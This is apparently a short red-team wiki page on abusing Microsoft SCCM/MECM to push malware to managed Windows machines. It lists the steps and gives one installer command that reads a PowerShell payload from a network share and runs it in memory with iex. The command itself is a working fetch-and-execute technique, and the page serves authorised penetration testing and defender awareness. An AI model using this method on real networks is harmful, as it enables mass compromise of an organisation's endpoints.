> For the complete documentation index, see [llms.txt](https://book.redsquad.xyz/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://book.redsquad.xyz/windows-hacking/sccm-or-mecm/hack-it/malware-deployment.md).
# Malware Deployment
## Compromise
* Create an application/package that utilizes PowerShell for payload deliery and execution

* Create a PowerShell payload and throw it up on the public share SCCM uses (i.e. *sccmsource*)
{% embed url="" %}
Tutorial
{% endembed %}
* Create a Script installer application to fetch and execute your payload :
* `cmd.exe /c "powershell.exe -c "gc \\serverName\sharedFolder\ApplicationFolder\payload.txt | iex""`
* Deploy the application to your target group and wait for the SCCM agents to check in
* Payload is fetched over UNC and runs in memory
## Sources
[Red Team upgrades using SCCM for Malware Deployment - SlideShare](https://www.slideshare.net/enigma0x3/red-team-upgrades-using-sccm-for-malware-deployment-57117235)